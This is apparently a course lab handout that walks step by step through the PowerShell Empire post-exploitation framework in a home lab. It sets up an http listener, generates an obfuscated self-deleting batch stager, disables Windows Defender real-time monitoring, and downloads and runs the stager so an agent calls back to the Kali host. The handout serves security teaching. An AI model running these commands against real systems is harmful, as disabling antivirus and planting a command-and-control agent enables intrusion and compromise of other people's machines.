Lab11 PowerShell Empire Framework

This Lab takes long time, and you might experience no result or errors.
Please be patient and start over the Lab if something is not working well.
(apt upgrade typically takes more than an hour)

Lab Learning Objectives

- Use the PowerShell Empire framework for various post exploitation activities
- Create empire listener and agent and their configurations
- Search and use various Empire modules
- Perform local privilege escalation
- Dump hashes from Windows machine
- Conduct a port scan

Lab Setup

In this lab, you will use Windows 10, Kali Linux and Ubuntu Linux virtual machines

Lab Instructions

1. Bring up a terminal on Kali Linux machine and run the following command to install the PowerShell Empire.

```
$ sudo apt update && apt upgrade
```


```
$ sudo apt install powershell-empire
```

After the installation is finished, start the PowerShell Empire server by typing

```
$ sudo powershell-empire server
```

Open another terminal and start the PowerShell Empire client by typing


```
$ sudo powershell-empire client
```



```
[Empire] Post-Exploitation Framework
[Version] 5.0.0-beta2 | [Web] https://github.com/BC-SECURITY/Empire
[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
[Documentation] | [Web] https://bc-security.gitbook.io/empire-wiki/

              412 modules currently loaded

              0 listeners currently active

              0 agents currently active

INFO: Connected to localhost
(Empire) >
```

You can see that there are currently 412 modules available in Empire (Version 5.4.2). We'll start by looking at a list of commands available in the Empire framework.

(Empire) > help



```
(Empire) > help

┌Help Options──────────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ Name          │ Description                                                                            │ Usage                                 │
│ admin         │ View admin menu                                                                        │ admin                                 │
│ agents        │ View all agents.                                                                       │ agents                                │
│ connect       │ Connect to empire instance                                                             │ connect [--config | -c] <host>        │
│               │                                                                                        │ [--port=<p>] [--socketport=<sp>]      │
│               │                                                                                        │ [--username=<u>] [--password=<pw>]    │
│ credentials   │ Add/display credentials to/from the database.                                          │ credentials                           │
│ disconnect    │ Disconnect from an empire instance                                                     │ disconnect                            │
│ help          │ Display the help menu for the                                                          │ help                                  │
│               │ current menu                                                                           │                                       │
│ interact      │ Interact with active agents.                                                           │ interact <agent_name>                 │
│ listeners     │ View all listeners.                                                                    │ listeners                             │
│ plugins       │ View active plugins menu.                                                              │ plugins                               │
│ resource      │ Run the Empire commands in the specified resource file. Provide the -p flag for a file selection prompt. │ resource <file>       │
│ sponsors      │ List of Empire sponsors.                                                               │ sponsors                              │
│ usecredential │ View and edit an credential.                                                           │ usecredential <cred_id>               │
│ uselisteners  │ Use an Empire listener.                                                                │ uselisteners <listener_name>          │
│ usemodule     │ Use an Empire module.                                                                  │ usemodule <module_name>               │
│ useplugin     │ Use an Empire plugin.                                                                  │ useplugin <plugin_name>               │
│ usestager     │ Use an Empire stager.                                                                  │ usestager <stager_name>               │
└──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┘
```


Review the available commands. In particular, pay attention to agents, listeners, interact, uselisteners, usemodule and usestager as we will use those commands in the lab later.

2. Now, we need to set up a listener. From the Empire welcome page, we may notice that there is no active listeners. This makes sense as we haven't configured a listener yet. Let's change the context to listeners by typing

(Empire) > listeners


Notice that your prompt has changed into the listeners context, allowing you to configure and start a listener that will wait for callbacks from an agent. Again, let's first review the available commands for listeners by running

(Empire: listeners) > help



```
(Empire: listeners) > help

┌Help Options─┬──────────────────────────────────────────┬──────────────────────────────┐
│ Name        │ Description                              │ Usage                        │
├─────────────┼──────────────────────────────────────────┼──────────────────────────────┤
│ editlistener│ Edit the selected listener               │ editlistener <listener_name> │
├─────────────┼──────────────────────────────────────────┼──────────────────────────────┤
│ help        │ Display the help menu for the current menu│ help                        │
├─────────────┼──────────────────────────────────────────┼──────────────────────────────┤
│ kill        │ Kill the selected listener               │ kill <listener_name>         │
├─────────────┼──────────────────────────────────────────┼──────────────────────────────┤
│ list        │ Get running/available listeners          │ list                         │
├─────────────┼──────────────────────────────────────────┼──────────────────────────────┤
│ options     │ Get option details for the selected listener│ options <listener_name>   │
└─────────────┴──────────────────────────────────────────┴──────────────────────────────┘
```

Next, we will use the **uselistener** command to create a listener. To get a list of types of listeners, type in the uselistener command, followed by a space, and then you will see the list of available types in a drop down box.




```
(Empire: listeners) > uselistener 
                                  dbx
                                  http
                                  http_com
                                  http_foreign
                                  http_hop
                                  http_malleable
                                  onedrive
                                  port_forward_pivot
```

We will use the http listener type for this lab which supports both http and https. It worth noting that even if we use http itself, the communication is still encrypted using the unique crypto keys generated by Empire in step 1.

(Empire: listeners) > uselistener http

The options for the selected listerner is automatically displayed.



```
(Empire: uselistener/http) > uselistener http

 id          http
 authors     Will Schroeder, @harmj0y, https://twitter.com/harmj0y
 description Starts a http[s] listener (PowerShell or Python) that uses a GET/POST
             approach.
 category    client_server

┌Record Options───────────────────────────────────────────────────────────────────────────┐
│ Name              │ Value                           │ Required │ Description              │
├───────────────────┼─────────────────────────────────┼──────────┼──────────────────────────┤
│ Name              │ http                            │ True     │ Name for the listener.   │
├───────────────────┼─────────────────────────────────┼──────────┼──────────────────────────┤
│ Host              │ http://192.168.84.160           │ True     │ Hostname/IP for staging. │
├───────────────────┼─────────────────────────────────┼──────────┼──────────────────────────┤
│ BindIP            │ 0.0.0.0                         │ True     │ The IP to bind to on the control │
│                   │                                 │          │ server.                  │
├───────────────────┼─────────────────────────────────┼──────────┼──────────────────────────┤
│ Port              │                                 │ True     │ Port for the listener.   │
├───────────────────┼─────────────────────────────────┼──────────┼──────────────────────────┤
│ Launcher          │ powershell -noP -sta -w 1 -enc  │ True     │ Launcher string.         │
├───────────────────┼─────────────────────────────────┼──────────┼──────────────────────────┤
│ StagingKey        │ 0H7NOBzMQ4s)Y.;wLg({nt-q=<8A%El|│ True     │ Staging key for initial agent │
│                   │                                 │          │ negotiation.             │
├───────────────────┼─────────────────────────────────┼──────────┼──────────────────────────┤
│ DefaultDelay      │ 5                               │ True     │ Agent delay/reach back interval (in │
│                   │                                 │          │ seconds).                │
├───────────────────┼─────────────────────────────────┼──────────┼──────────────────────────┤
│ DefaultJitter     │ 0.0                             │ True     │ Jitter in agent reachback interval │
│                   │                                 │          │ (0.0-1.0).               │
├───────────────────┼─────────────────────────────────┼──────────┼──────────────────────────┤
│ DefaultLostLimit  │ 60                              │ True     │ Number of missed checkins before │
│                   │                                 │          │ exiting                  │
```

You can also review the available options for the http listener by running

(Empire: listeners/http) > options

Set the following options for your http listener. Pay attention to the case when you type your command.


(Empire: listeners/http) > set DefaultDelay 1

(Empire: listeners/http) > set Port 8080

(Empire: listeners/http) > set Host http://*Kali Linux IP_Address:8080*

We lower the time between callbacks from the agent (DefaultDelay), reducing from the default of five seconds to one second, as it'll make the agent feel more responsive. It is also ideal to use a port number other than the default HTTP port 80, as port 80 may already be used by another web server. After that, you can use help to review the available command to launch the listener. In our case, we will use the execute command to start the listener.


(Empire: listeners/http) > execute



```
(Empire: uselistener/http) > set DefaultDelay 1
INFO: Set DefaultDelay to 1
(Empire: uselistener/http) > set Port 8080
INFO: Set Port to 8080
(Empire: uselistener/http) > set Host http://192.168.84.160:8080
INFO: Set Host to http://192.168.84.160:8080
(Empire: uselistener/http) > help

┌Help Options──────────────────────────────────────────────────────────────────────────┐
│ Name     │ Description                                           │ Usage             │
├──────────┼───────────────────────────────────────────────────────┼───────────────────┤
│ execute  │ Create the current listener                           │ execute           │
├──────────┼───────────────────────────────────────────────────────┼───────────────────┤
│ generate │ Create the current listener                           │ generate          │
├──────────┼───────────────────────────────────────────────────────┼───────────────────┤
│ help     │ Display the help menu for the current menu            │ help              │
├──────────┼───────────────────────────────────────────────────────┼───────────────────┤
│ info     │ Print default info on the current record.             │ info              │
├──────────┼───────────────────────────────────────────────────────┼───────────────────┤
│ options  │ Print the current record options                      │ options           │
├──────────┼───────────────────────────────────────────────────────┼───────────────────┤
│ set      │ Set a field for the current record. If setting a File,│ set <key> <value> │
│          │ provide -p for a file selection dialog.               │                   │
├──────────┼───────────────────────────────────────────────────────┼───────────────────┤
│ unset    │ Unset a record option                                 │ unset <key>       │
└──────────┴───────────────────────────────────────────────────────┴───────────────────┘
```

We can view our newly created listener by running the **listeners** command. Notice that our newly created listener has a name called http. We will use this name to set our stager in step 3.

(Empire: listeners/http) > listeners




```
(Empire: uselistener/http) > execute
[+] Listener http successfully started
(Empire: uselistener/http) > listeners

┌Listeners List─────────────────────────────────────────────────────────┐
│ ID │ Name │ Template │ Created At                            │ Enabled │
├────┼──────┼──────────┼───────────────────────────────────────┼─────────┤
│ 1  │ http │ http     │ 2023-03-30 10:51:46 EDT (17 seconds ago) │ True    │
└────┴──────┴──────────┴───────────────────────────────────────┴─────────┘
```

3. Now we will create and deploy an agent by using the **usestager** command. To get a list of types of stagers, type in the usestager command, followed by a space, and then the list of available types will be displayed in a drop down box.

For this lab, we will use **windows_launcher_bat**. It creates a stager that runs an agent via PowerShell out of a Windows .bat file and then deletes that .bat file, one of the most useful and reliable agent types supported by Empire.


(Empire) > usestager windows_launcher_bat



```
(Empire: listeners) > usestager windows_launcher_bat

 id           windows_launcher_bat
 authors      Will Schroeder, @harmj0y, https://twitter.com/harmj0y
 description  Generates a self-deleting .bat launcher for Empire. Only works with
              the HTTP and HTTP COM listeners.
```

The default configuration of the stager is displayed automatically on the screen. Or you can view this information by running the **options** command.

(Empire: stager/launcher_bat) > options



```
Record Options
 Name              Value          Required   Description
 Listener          http           True       Listener to generate stager for.
 Language          powershell     True       Language of the stager to generate.
 OutFile           launcher.bat   False      Filename that should be used for
                                             the generated output, otherwise
                                             returned as a string.
 Delete            True           False      Switch. Delete .bat after running.
 Obfuscate         True           False      Switch. Obfuscate the launcher
                                             powershell code, uses the
                                             ObfuscateCommand for obfuscation
                                             types. For powershell only.
 ObfuscateCommand  Token\All\1    False      The Invoke-Obfuscation command to
                                             use. Only used if Obfuscate switch
                                             is True. For powershell only.
 Bypasses                         False      Bypasses as a space separated list
                                             to be prepended to the launcher
```

We need to set the listener the stager can call back to. In this lab, we will set the listener to the one we created in step 2.


(Empire: stager/launcher_bat) > set Listener http

Next, obfuscate the PowerShell launcher code to evade network detection by setting Obfuscate True.

(Empire: stager/launcher_bat) > set Obfuscate True

Now, we are ready to generate our stager.

(Empire: stager/launcher_bat) > generate



```
(Empire: usestager/windows_launcher_bat) > set Listener http
INFO: Set Listener to http
(Empire: usestager/windows_launcher_bat) > generate
INFO: launcher.bat written to /var/lib/powershell-empire/empire/client/generated-stagers/launcher.bat
(Empire: usestager/windows_launcher_bat) >
```


Next, we need to serve up the batch file we just created. Bring up another Linux terminal and **change directory to /var/lib/…. /generated-stagers/**. We will serve up our stager file via the http.server Python module, listening on TCP port 8000.

# python3 -m http.server 8000

4. We have a little bit preparation work need to be done before downloading our stager to the Windows 10 machine. We need to make sure the antivirus tool is turned off on Windows 10 machine, to ensure it

won't interfere with this lab. At an **elevated** PowerShell command prompt (you can see **Administrator:** in the title bar), run

PS C:\> Set-MpPreference -DisableRealtimeMonitoring $true



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\WINDOWS\system32> _
```


Close the PowerShell window once you are done.

5. Now we need to get our stager deployed on the machine. Still on Windows 10 machine, launch a **non-elevated** PowerShell command prompt (there is no **Administrator:** in the title bar). From PowerShell, change to your Desktop directory

PS C:\> cd $home\Desktop


Then, run the wget cmdlet to download the agent stager file to the desktop.

PS C:\> wget http://*Kali Linux IP_Address*:8000/launcher.bat –OutFile launcher.bat



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\test> cd $home/Desktop
PS C:\Users\test\Desktop> wget http://192.168.1.69:8000/launcher.bat -OutFile launcher.bat
PS C:\Users\test\Desktop>
```

You should now see launcher.bat on the Desktop of your Windows 10 machine.



Next, double-click on launcher.bat on your Desktop. This will run the stager to load the agent on your Windows 10 machine. After the agent is loaded the launcher.bat file should disappear, as it is a self-deleting malicious file. (*if Windows Defender still blocks this operation, **disable real-time protection, etc**. by going into "Virus & threat protection settings". If the firewall is blocking, tear it down. Check VMWare network setting, NAT)

Next, move back to you Kali Linux machine. In the Empire terminal, you should see an indication that your listener has received communication from your agent with a message of "New agent" followed by a pseudorandom agent name.

